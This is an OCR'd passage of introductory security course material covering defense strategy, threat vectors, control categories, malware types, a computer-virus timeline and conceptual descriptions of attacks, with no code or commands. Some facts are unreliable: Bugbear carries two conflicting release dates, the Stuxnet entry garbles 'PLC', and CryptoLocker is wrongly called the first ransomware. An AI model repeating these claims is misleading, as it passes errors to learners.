


Figure 1-6 Attackers can choose their targets across the full attack surface.

3.7 The Weakest Link

- A security infrastructure will drive an attacker to the weakest link.
- For example, a potential burglar who is trying to break into a house may start with the front door.
- If the front door lock is too difficult to pick, the burglar may try side doors, back doors, and other entrances.

- If the burglar can't get through any of those, he may try to open a window.
- If they're all locked, he may try to break one.
- If the windows are unbreakable or barred, he may try to find other weaknesses.
- If the doors, windows, roof, and basement are all impenetrable, a determined burglar may try to cut a hole in the wall with a chainsaw.
- In what order will the burglar try these attacks?
- Usually, from the easiest to the hardest.
- The weakest link will attract the greatest number of attacks.




Figure 1-7 Attack vectors focus on the weakest link.

3.8 Strategies and Tactics

- A *security strategy* is the definition of all the architecture and policy components that make up a complete plan for defense, detection, and deterrence.
- Security *tactics* are the day-today practices of the individuals and technologies assigned to the protection of assets.
- Put another way, strategies are usually proactive and tactics are often reactive.
- Both are equally important, and a successful security program needs to be both strategic and tactical in nature.
- With a well-defined strategic plan driving tactical operations, the security effort will have the best chance for success.
- Strategic planning can proceed on weekly, monthly, quarterly, and yearly bases, and should be considered an ongoing endeavor.
- Often there is an immediate need to secure a part of the network infrastructure, and time is not on the side of the strategic planner.
- In these cases, a tactical solution can be put in place temporarily to allow appropriate time for planning a longer-term solution.





Figure 1-8 Strategy reduces tactical work effort over time.

3.9 Business Process vs. Technical Controls

- Security technologies need to be selected on the basis of business context, so they are targeted toward specifically identified risks with clear objectives.
- Organizations that place technical controls on their network without accompanying business processes have not recognized that computers are tools for accomplishing specific objectives, and that tools should be considered within a business process in order to be effective.
- Before selecting security products, the business processes must be identified so that security products can be chosen that fit appropriately into the business environment.
- Proper consideration of how the security tools will be used to facilitate the business requirements improves the likelihood that the security tools will remain effective and adequate.
- The security practitioner must attempt to understand the underlying business processes and data flows in order to solve the security challenge.
- Make these assumptions when considering security:
    - You can never be 100 percent secure.
    - You can, however, manage the risk to your assets.
    - You have many tools to choose from to manage risk. Used properly, these tools can help you achieve your risk management objectives.

CAUTION There is a clear distinction between processes and tools. Often, the tools only support a limited set of processes, and in these situations, the processes may have to conform to the limitations of the tools. However, the tools only automate the processes; they do not define them or make them secure in and of themselves.



You can, however, manage the risk to your assets.

Figure 1-9 Business objectives, priorities, and processes drive tool selection.

Question for Discussion:

- Why information is important?
- If you are working as IT Administrator, how you justify the top management of having information be secure?
- Discuss the 3D's – defense, detection and deterrence.
- Explain each security program component.

IV. Risk Analysis

Learning Objectives:

- Learn and understand definition of threat.
- Learn vulnerability analysis
- Identify what is threats and where are the weaknesses that may be exploited.

4.1 Threat Definition

- Evaluating threats is an important part of risk analysis.
- By identifying threats, you can give your security strategy focus and reduce the chance of overlooking important areas of risk that might otherwise remain unprotected.
- Threats can take many forms, and in order to be successful, a security strategy must be comprehensive enough to manage the most significant threats.
- Security professionals know that many real-world threats come from inside the organization, which is why just building a wall around your trusted interior is not good enough.
- Regardless of the breakdown for your particular organization, you need to make sure your security controls focus on the right threats.
- To avoid overlooking important threat sources, you need to consider all types of threats.
- This consideration should take into account the following aspects of threats:
    - Threat vectors
    - Threat sources and targets
    - Types of attacks
    - Malicious mobile code
    - Advanced Persistent Threats (APTs)
    - Manual attacks




Figure 2-1 Sources of actual losses, based on Verizon's 2010 Data Breach Investigations Report

4.1.1 Threat Vectors

- A *threat vector* is a term used to describe where a threat originates and the path it takes to reach a target.
- An example of a threat vector is an e-mail message sent from outside the organization to an inside employee, containing an irresistible subject line along with an executable attachment that happens to be a Trojan program, which will compromise the recipient's computer if opened.

Sources	Threats	Targets
Employee	Theft	Intellectual property
Contractor	Loss	Trade secret
Consultant	Exposure	Personally identifiable information (PII)
System integrator	Unauthorized change	Protected health information (PHI)
Service provider	Deletion (complete)	Financial data
Reseller	Deletion (partial)	Credit card number
Vendor	Unauthorized addition	Social Security number
Cleaning staff	Fraud	Document
Third-party support	Impersonation	Computer
Competitor	Harassment	Peripheral
Insider	Espionage	Storage
Terrorist	Denial of service	Network
Internet attacker	Malfunction	Operating system
Software	Corruption	E-mail
Malware	Misuse	Voice communication
Software bug	Error	Application
Accident	Outage	Privacy
Weather	Physical hazard	Productivity
Natural cause	Injury	Health and safety

Table 2-1 Sample Threat Vector Elements




Figure 2-2 Computer Security Institute (CSI) attack-type statistics from 2010 survey

4.1.2 Threat Sources and Targets

- Security controls can be logically grouped into several categories:
  - **Preventative.** Block security threats before they can exploit a vulnerability
  - **Detective.** Discover and provide notification of attacks or misuse when they happen
  - **Deterrent.** Discourage outsider attacks and insider policy violations
  - **Corrective.** Restore the integrity of data or another asset
  - **Recovery.** Restore the availability of a service
  - **Compensative.** In a layered security strategy, provide protection even when another control fails
- Each category of security control may have a variety of implementations to protect against different threat vectors:
  - **Physical.** Controls that are physically present in the "real world"
  - **Administrative.** Controls defined and enforced by management
  - **Logical/technical.** Technology controls performed by machines
  - **Operational.** Controls that are performed in person by people
  - **Virtual.** Controls that are triggered dynamically when certain circumstances arise

4.2 Types of Attacks

- Attacks can take the form of automated, malicious, mobile code traveling along networks looking for exploit opportunities, or they can take the form of manual attempts by an attacker.
- An attacker may even use an automated program to find vulnerable hosts and then manually attack the victims.
- The most successful attacks, in terms of numbers of compromised computers, are always from completely automated programs.
- A single automated attack, exploiting a single system vulnerability, can compromise millions of computers in less than a minute.

	Physical	Administrative	Logical/Technical	Operational	Virtual
Preventative	Locks		Firewalls, IPS	Guards on station	Dynamic access lists
Detective	Cameras		IDS, logging, SIEM	Guards patrolling	
Deterrent	Signs, barbed wire	Security policies	Warning messages	Visible guards and cameras	Dynamic pop-up warnings
Corrective		HR penalties	Redundancy		
Recovery			Backups, data replication	Disaster-recovery plans	
Compensative			Manual processes		

Table 2-2 Security Controls for Different Threat Vectors

4.2.1 Mobile Code

- There are three generally recognized variants of *malicious mobile code*: viruses, worms, and Trojans.
- In addition, many malware programs have components that act like two or more of these types, which are called *hybrid threats* or *mixed threats.*
- The lifecycle of malicious mobile code looks like this:
    1. Find
    2. Exploit
    3. Infect
    4. Repeat

Computer Viruses

- A virus is a self-replicating program that uses other host files or code to replicate.
- Most viruses infect files so that every time the host file is executed, the virus is executed too.
- A virus infection is simply another way of saying the virus made a copy of itself (replicated) and placed its code in the host in such a way that it will always be executed when the host is executed.
- Viruses can infect program files, boot sectors, hard drive partition tables, data files, memory, macro routines, and scripting files.

Anatomy of a Virus

- The damage routine of a virus (or really of any malware program) is called the *payload*.
- The vast majority of malicious program files do not carry a destructive payload beyond the requisite replication.
- This means they aren't intentionally designed by their creators to cause damage.
- However, their very nature requires that they modify other files and processes without appropriate authorization, and most end up causing program crashes of one type or another.
- Error-checking routines aren't high on the priority list for most attackers.
- The payload routine may be mischievous in nature, generating strange sounds, unusual graphics, or pop-up text messages.

- Payloads can be intentionally destructive, deleting files, corrupting data, copying confidential information, formatting hard drives, and removing security settings.
- Some viruses are devious.
- Many send out random files from the user's hard drive to everyone in the user's e-mail address list.
- Confidential financial statements and business plans have been sent out to competitors by malware.
- Because viruses are so powerful and unpredictable, there are many urban legends in
  which viruses are attributed with doing the impossible.
- Viruses cannot break hard drive
  read-write heads, electrocute people, or cause fires.
- The latter accusation supposedly happens when a virus focuses a single pixel on a computer screen for a very long time and causes the monitor to catch fire.
- Most administrators can tell you of monitors they've had on for years, with millions of energized pixels, and no fires.
- If the virus executes, does its damage, and terminates until the next time it is executed, it is known as a *nonresident virus*.
- A nonresident virus may, for example, look for and infect five EXE files on the hard disk and then terminate until the next time an infected file is executed.
- These types of viruses are easier for novice malicious coders to write.
- If the virus stays in memory after it is executed, it is called a *memory-resident virus*.
- Memory-resident viruses insert themselves as part of the operating system or application and can manipulate any file that is executed, copied, moved, or listed.
- Memory-resident viruses are also able to manipulate the operating system in order to hide from administrators and inspection tools.
- These are called *stealth viruses*. Stealth can be accomplished in many ways.
- The original IBM boot sector virus, Brain, was a stealth virus.
- It redirected requests for the compromised boot sector to the original boot sector, which was stored elsewhere on the disk.
- If the virus overwrites the host code with its own code, effectively destroying much of the original contents, it is called an *overwriting virus.*
- If the virus inserts itself into the host code, moving the original code around so the host programming still remains and is executed after the virus code, the virus is called a *parasitic virus*.
- Viruses that copy themselves to the beginning of the file are called *prepending viruses*, and viruses placing themselves at the end of a file are called *appending viruses*.
- Viruses appearing in the middle of a host file are labeled *mid-infecting viruses*.

- The modified host code doesn't always have to be a file—it can be a disk boot sector or partition table, in which case the virus is called a *boot sector* or *partition table* virus, respectively.
- In order for a pure boot sector virus to infect a computer, the computer must have booted, or attempted to boot, off an infected disk.
- If you see the "Non-system disk or disk" error, the PC attempted to boot from the infected disk, and that's enough activity to pass a boot sector virus.




Figure 2-3 Example of an overwriting virus




Figure 2-4 Example of a prepending parasitic virus

A Brief History of Viruses

- **1949**
  - Theories for self-replicating programs are first developed.
- **1981**
  - Apple Viruses 1, 2, and 3 are some of the first viruses ?in the wild,? or in the public domain. Found on the Apple II operating system, the viruses spread through Texas A&M via pirated computer games.
- **1983**
  - Fred Cohen, while working on his dissertation, formally defines a computer virus as ?a computer program that can affect other computer programs by modifying them in such a way as to include a (possibly evolved) copy of itself.?
- **1986**
  - Two programmers named Basit and Amjad replace the executable code in the boot sector of a floppy disk with their own code designed to infect each 360kb floppy accessed on any drive. Infected floppies had ? Brain? for a volume label.

- **1987**
  - The Lehigh virus, one of the first file viruses, infects command.com files.
- **1988**
  - One of the most common viruses, Jerusalem, is unleashed. Activated every Friday the 13th, the virus affects both .exe and .com files and deletes any programs run on that day.
  - MacMag and the Scores virus cause the first major Macintosh outbreaks.
- **1990**
  - Symantec launches Norton AntiVirus, one of the first antivirus programs developed by a large company.
- **1991**
  - Tequila is the first widespread polymorphic virus found in the wild. Polymorphic viruses make detection difficult for virus scanners by changing their appearance with each new infection.
- **1992**
  - 1300 viruses are in existence, an increase of 420% from December of 1990.
  - The Dark Avenger Mutation Engine (DAME) is created. It is a toolkit that turns ordinary viruses into polymorphic viruses. The Virus Creation Laboratory (VCL) is also made available. It is the first actual virus creation kit.
- **1994**
  - Good Times email hoax tears through the computer community. The hoax warns of a malicious virus that will erase an entire hard drive just by opening an email with the subject line ?Good Times.? Though disproved, the hoax resurfaces every six to twelve months.
- **1995**
  - Word Concept becomes one of the most prevalent viruses in the mid-1990s. It is spread through Microsoft Word documents.
- **1996**
  - Baza, Laroux (a macro virus), and Staog viruses are the first to infect Windows95 files, Excel, and Linux respectively.
- **1998**
  - Currently harmless and yet to be found in the wild, StrangeBrew is the first virus to infect Java files. The virus modifies CLASS files to contain a copy of itself within the middle of the file's code and to begin execution from the virus section.
  - The Chernobyl virus spreads quickly via .exe files. As the notoriety attached to its name would suggest, the virus is quite destructive, attacking not only files but also a certain chip within infected computers.
  - Two California teenagers infiltrate and take control of more than 500 military, government, and private sector computer systems.
- **1999**

- The Melissa virus, W97M/Melissa, executes a macro in a document attached to an email, which forwards the document to 50 people in the user's Outlook address book. The virus also infects other Word documents and subsequently mails them out as attachments. Melissa spread faster than any previous virus, infecting an estimated 1 million PCs.
- Bubble Boy is the first worm that does not depend on the recipient opening an attachment in order for infection to occur. As soon as the user opens the email, Bubble Boy sets to work.
- Tristate is the first multi-program macro virus; it infects Word, Excel, and PowerPoint files.

- **2000**
  - The Love Bug, also known as the ILOVEYOU virus, sends itself out via Outlook, much like Melissa. The virus comes as a VBS attachment and deletes files, including MP3, MP2, and .JPG. It also sends usernames and passwords to the virus's author.
  - W97M.Resume.A, a new variation of the Melissa virus, is determined to be in the wild. The”resume” virus acts much like Melissa, using a Word macro to infect Outlook and spread itself.
  - The “Stages” virus, disguised as a joke email about the stages of life, spreads across the Internet. Unlike most previous viruses, Stages is hidden in an attachment with a false “.txt” extension, making it easier to lure recipients into opening it. Until now, it has generally been safe to assume that text files are safe.
  - “Distributed denial-of-service” attacks by hackers knock Yahoo, eBay, Amazon, and other high profile web sites offline for several hours.
- **2001**
  - Shortly after the September 11th attacks, the Nimda virus infects hundreds of thousands of computers in the world. The virus is one of the most sophisticated to date with as many as five different methods of replicating and infecting systems.
  - The “Anna Kournikova” virus, which mails itself to persons listed in the victim's Microsoft Outlook address book, worries analysts who believe the relatively harmless virus was written with a ?tool kit? that would allow even the most inexperienced programmers to create viruses.

  - Worms increase in prevalence with Sircam, CodeRed, and BadTrans creating the most problems. Sircam spreads personal documents over the Internet through email.
  - CodeRed attacks vulnerable webpages, and was expected to eventually reroute its attack to the White House homepage. It infected approximately 359,000

hosts in the first twelve hours. BadTrans is designed to capture passwords and credit card information.

- **2002**
  - Author of the Melissa virus, David L. Smith, is sentenced to 20 months in federal prison. The LFM-926 virus appears in early January, displaying the message “Loading.Flash.Movie” as it infects Shockwave Flash (.swf) files.
  - Celebrity named viruses continue with the “Shakira”, ”Britney Spears”, and “Jennifer Lopez” viruses emerging.
  - The Klez worm, an example of the increasing trend of worms that spread through email, overwrites files (its payload fills files with zeroes), creates hidden copies of the originals, and attempts to disable common anti-virus products. The Bugbear worm also makes it first appearance in September. It is a complex worm with many methods of infecting systems.
- **2003**
  - In January the relatively benign “Slammer” (Sapphire) worm becomes the fastest spreading worm to date, infecting 75,000 computers in approximately ten minutes, doubling its numbers every 8.5 seconds in its first minute of infection.
  - The Sobig worm becomes one of the first to join the spam community. Infected computer systems have the potential to become spam relay points and spamming techniques are used to mass-mail copies of the worm to potential victims.
- **2004**
  - In January a computer worm, called MyDoom or Novarg, spreads through emails and file-sharing software faster than any previous virus or worm. MyDoom entices email recipients to open an attachment that allows hackers to access the hard drive of the infected computer. The intended goal is a “denial of service attack” on the SCO Group, a company that is suing various groups for using an open-source version of its Unix programming language. SCO offers a $250,000 reward to anyone giving information that leads to the arrest and conviction of the people who wrote the worm.
  - An estimated one million computers running Windows are affected by the fast-spreading Sasser computer worm in May. Victims include businesses, such as British Airways, banks, and government offices, including Britain's Coast Guard. The worm does not cause irreparable harm to computers or data, but it does slow computers and cause some to quit or reboot without explanation. The Sasser worm is different than other viruses in that users do not have to open a file attachment to be affected by it. Instead, the worm seeks out computers with a security flaw and then sabotages them. An 18-year-old German high school student

confessed to creating the worm. He's suspected of releasing another version of the virus.

- **2005**
  - March saw the world's first cell phone virus: Commwarrior-A. The virus probably originated in Russia, and it spread via text message. In the final analysis, Commwarrior-A only infected 60 phones, but it raised the specter of many more-and more effective-cell phone viruses.
- **2008**
  - First discovered in November, the Conficker virus is thought to be the largest computer worm since Slammer of 2003. It's estimated that the worm infected somewhere between nine and 15 million server systems worldwide, including servers in the French Navy, the UK Ministry of Defense, the Norwegian Police, and other large government organizations. Since its discovery, at least five variants of the virus have been released. Authorities think that the authors of Conficker may be releasing these variants to keep up with efforts to kill the virus.
- **2010**
  - Discovered in June, Stuxnet is a computer worm targeting Siemens industrial software through Microsoft Windows. It is the first worm that corrupts industrial equipment. Stuxnet is also the first worm to include a PCL (programmable logic controller), software designed to hide its existence and progress. In August, security software company Symantec states that 60% of the computers infected with Stuxnet are in Iran. In November, Siemens announces that the worm has not caused any damage to customers. However, the Iran nuclear program is damaged by Stuxnet. Iran uses embargoed Siemens equipment for its nuclear program. A Russian computer company, Kaspersky Lab concludes that Stuxnet is the kind of sophisticated attack that could only be conducted with the full support of a nation.
- **2012**
  - Flame, a malware that attacks computers using Microsoft Windows, is discovered. A report, released on May 28 by Budapest University's CrySyS Lab, states that "arguably, it is the most complex malware ever found." Flame is capable of recording Skype conversations, audio, keyboard activity, network traffic and screenshots. It is spread over a local network or USB stick. Flame also has a kill command, wiping out all traces of it from the computer.
  - On June 1, an article in *The New York Times* states that Stuxnet is part an intelligence operation by the U.S. and Israel called "Operation Olympic Games." Started during George W. Bush's presidency, the operation has expanded under President Obama.
- **2013**

    - In June, the U.S. Justice Department announced that an international, cooperative effort dubbed Operation Tovar succeeded in gaining control of the GameOver Zeus (GOZ) botnet (a linked network of compromised computers), which had emerged in 2011. Up to 1 million Microsoft Windows computers were infected and the malware was mostly used to access banking credentials in order to illegally withdraw funds.
    - The GOZ malware was also used in the first example of "ransomware": Cryptolocker, which encrypts personal files and then demands payment in exchange for a key, or secret code, to unlock the files. According to the FBI, there were more than 121,000 victims in the United States and 234,000 victims worldwide, paying approximately $30 million in ransom between Sept. and Dec. 2013.
- **2014**
    - In August two security firms, Fox-IT and FireEye, made public an online portal called Decrypt Cryptolocker to provide the half million victims an opportunity to "access free keys designed to unlock systems infected by CryptoLocker."

Source: https://www.infoplease.com/math-science/computers-internet/computer-virus-timeline

Computer Worms

- A computer worm uses its own coding to replicate, although it may rely on the existence of other related code to do so.
- The key to a worm is that it does not directly modify other host code to replicate.
- A worm may travel the Internet trying one or more exploits to compromise a computer, and if successful, it then writes itself to the computer and begins replicating again.
- An example of an Internet worm is Bugbear.
- Bugbear was released in June 2003, arriving as a file attachment in a bogus e-mail. In unpatched Outlook Express systems, it can execute while the user is simply previewing the message.
- In most cases, it requires that the end user execute the file attachment.
- Once launched, it infects the PC, harvests e-mail addresses from the user's e-mail system, and sends itself out to new recipients.
- It adds itself into the Windows startup group so it gets executed each time Windows starts.

E-Mail Worms

- E-mail worms are a curious intersection of social engineering and automation.
- They appear in people's inboxes as messages and file attachments from friends, strangers, and companies.

- They pose as pornography, cute games, official patches from Microsoft, or unofficial applications found in the digital marketplace.
- There cannot be a computer user in the world who has not been warned multiple times against opening unexpected e-mail attachments, but often the attachments are simply irresistible.
- Internet e-mail worms are very popular with attackers because they can be very hard to track.
- After the malicious authors create the worm, they can use one of the many anonymous e-mail services to launch it.

Trojans

- *Trojan horse programs*, or *Trojans*, work by posing as legitimate programs that are activated by an unsuspecting user.
- After execution, the Trojan may attempt to continue to pose as the other legitimate program (such as a screensaver) while doing its malicious actions in the background.
- Many people are infected by Trojans for months and years without realizing it.
- If the Trojan simply starts its malicious actions and doesn't pretend to be a legitimate program, it's called a *direct-action Trojan*.
- Direct-action Trojans don't spread well because the victims notice the compromise and are unlikely, or unable, to spread the program to other unsuspecting users.

Remote Access Trojans

- A powerful type of Trojan program called a *remote access Trojan (RAT)* is very popular in today's attacker circles.
- Once installed, a RAT becomes a *back door* into the compromised system and allows the remote attackers to do virtually anything they want to the compromised PC.
- RATs can delete and damage files, download data, manipulate the PC's input and output devices, and record keystroke's screenshots.
- Keystroke- and screen-capturing allows the attacker to track what the user is doing, including entry of passwords and other sensitive information.

Zombie Trojans and DDoS Attacks

- *Zombie Trojans* infect a host and wait for their originating attacker's commands telling them to attack other hosts.
- The attacker installs a series of zombie Trojans, sometimes numbering in the thousands.
- With one predefined command, the attacker can cause all the zombies to begin to attack another remote system with a *distributed denial of service (DDoS)* attack.
- DDoS attacks flood the intended victim computer with so much traffic, legitimate or malformed, that it becomes overutilized or locks up, denying legitimate connections.

- Zombie Trojan attacks have been responsible for some of the most publicized attacks on the Internet, temporarily paralyzing targets like Buy.com, Yahoo, eBay, Microsoft, the FBI, Amazon, and the Internet's DNS root servers.

Malicious HTML

- The Internet allows for many different types of attacks, many of which are HTML-based.
- Pure HTML coding can be malicious when it breaks browser security zones or when it can access local system files.
- For example, the user may believe they are visiting a legitimate web site, when in fact an attacker has hijacked their browser session and the user is inputting confidential information into an attacker site. Malicious HTML has often been used to access files on local PCs, too.
- Specially crafted HTML links can download files from the user's workstation, retrieve passwords, and delete data.
- HTML coding often includes script languages with more functionality and complex active content.
- Script languages, like JavaScript and VBScript, can easily access local resources without a problem.
- That's why most e-mail worms are coded in VBScript. Active content includes ActiveX controls, Java applets, and media files. ActiveX controls and Java applets can be almost any type of hostile program, including Trojans and viruses.
- Both ActiveX and Java security models, although well intentioned, have suffered dozens of exploits over the years.

4.2.2 Advanced Persistent Threats (APT's)

- The use of sophisticated malware for targeted cybercrime is known as *advanced persistent threats (APTs)*.
- Usually targeted at businesses (especially high-tech businesses with juicy intellectual property and trade secrets desired by competitors) and governments that have political adversaries, APTs are created and directed by hostile governments and organized criminals for financial or political gain.
- APTs are intentionally stealthy and difficult to find and remove—they may hide for months on an organization's network doing nothing, until they are called upon by their controllers.




Figure 2-5 Example DDoS attack scenario

4.2.3 Manual Attacks

- While automated attacks may satisfy virus writers, typical attackers want to test their own mental wits and toolkits against a foreign computer, changing their attack plan as the host exposes its weaknesses.
- They love the challenge manual hacking gives.

Typical Attacker Scenarios

- The typical attacker scenario starts with a mischievous attacker port-scanning a particular IP subnet, looking for open TCP/IP ports.
- Open ports identify running services and, naturally, potential entry points into a system.
- When an attacker finds open ports on a host, he will attempt to identify the host or service by using fingerprinting mechanisms.
- This can be accomplished using OS fingerprinting tools like nmap or xprobe, or it can be done by *banner grabbing*.
- When banner grabbing, an attacker connects to open host ports and captures any initial returning information.
- Often the information identifies the host service and version.

Physical Attacks

- In today's world of interconnectedness, the least popular means of attack is direct physical access, but if an attacker can physically access a computer, it's game over.
- They literally can do anything, including physically damage the computer, steal passwords, plant key stroke logging Trojans, and steal data.

Network-Layer Attacks

- Many attacker attacks are directed at the lower six layers of the Open Systems Interconnection (OSI) network protocol model.

- Network-layer attacks attempt to compromise network devices and protocol stacks.
- Network-layer attacks include packet-sniffing and protocol-anomaly exploits.

Packet Sniffing

- A hot topic in the security world is *encryption*.
- Encryption is used to prevent packet-sniffing (also known as *packet capturing* or *protocol analyzing*) attacks.
- *Sniffing* occurs when an unauthorized third party captures network packets destined for computers other than their own.
- Packet sniffing allows the attacker to look at transmitted content and may reveal passwords and confidential data.
- Packet-sniffing attacks are more common in areas where many computer hosts share the same collision domain (such as a wireless segment or local LAN shared over an Ethernet hub) or over the Internet where the attacker might insert a sniffer in between source and destination traffic.
- For example, on a LAN, a less privileged user may sniff traffic originating from an administrative account, hoping to get the password.

